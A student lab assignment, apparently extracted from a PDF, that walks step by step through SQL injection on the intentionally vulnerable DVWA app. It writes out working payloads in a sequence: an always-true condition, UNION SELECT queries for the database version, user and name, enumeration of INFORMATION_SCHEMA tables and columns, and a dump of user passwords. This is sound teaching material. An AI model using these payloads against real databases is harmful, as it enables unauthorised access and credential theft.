
COMP 307-LabAssignment#4


Student Name: Najmun Nahar

Student Number: 301160081


Pre-requisite step

0) Setup XAMPP+DVWA (as before) (Take snapshot)






1) Login DVWA and Set Security Low (Take snapshot)





2) Goto 'SQL Injection' (Take snapshot)




3) Enter 1 (you should see some user info) (Take snapshot)

Notes(FYI): Below is the PHP select statement that we will be exploiting, specifically \$id.


\$getid = "SELECT first name, last name FROM users WHERE user id = '\$id'"; Q & A O A O F * I D 0 : DVWA Vulnerability: SQL Injection Home Instructions Setup / Reset DB User ID: Submit ID: 1 First name: admin Surname: admin Brute Force Command Injection CSRF More Information File Inclusion File Upload Insecure CAPTCHA SQL Injection (Blind) Weak Session IDs XSS (DOM) XSS (Reflected) XSS (Stored) CSP Bypass Java Script DVWA Security PHP Info About

4) Enter 2 (you should see some user info) (Take snapshot)

Logout




5) Enter 6 (no more users) (Take snapshot)



6) Enter %' OR '0'='0 (you should see a list of 5 users) (Take snapshot)

NOTES: Database Statement mysql> SELECT first_name, last_name FROM users

WHERE user_id = '%' or '0'='0';




7) Enter


%' or 0=0 union SELECT NULL, version()#

(you should see list of 5 users and last lines have MySQL version)


(Take snapshot)




8) Enter %' or 0=0 union SELECT NULL,user()# (you should see list of 5 users and last lines have the MySQL DB user) (Take snapshot)



9) Enter %' or 0=0 union SELECT NULL,database()# (you should see list of 5 users and last lines have the MySQL DB name) (Take snapshot)





10) Enter %' or 1=0 union SELECT NULL,database()# (you should see only the MySQL DB name) (Take snapshot)




11) Enter %' or 1=0 union SELECT NULL, Table_name FROM INFORMATION_SCHEMA. Tables#

(you should see all table names in MySQL) (Take snapshot)





12) Enter %' or 1=0 union SELECT NULL, Table_name FROM INFORMATION_SCHEMA. Tables WHERE Table_Name LIKE 'user%'# (you should see all table names in MySQL) (Take snapshot)




13) Enter

%' or 1=0 union SELECT NULL,CONCAT(Table_Name,0x0a,Column_Name) FROM INFORMATION_SCHEMA.Columns WHERE Table_Name='users'#

(you should see all table names in MySQL)

(Take snapshot)



14) Enter

%' or 1=0 union SELECT

NULL,CONCAT(first name,0x0a,last Name,0x0a,user,0x0a,password,0x0a,avatar) FROM users#

(you should see all info from users table including passwords) (Take snapshot)

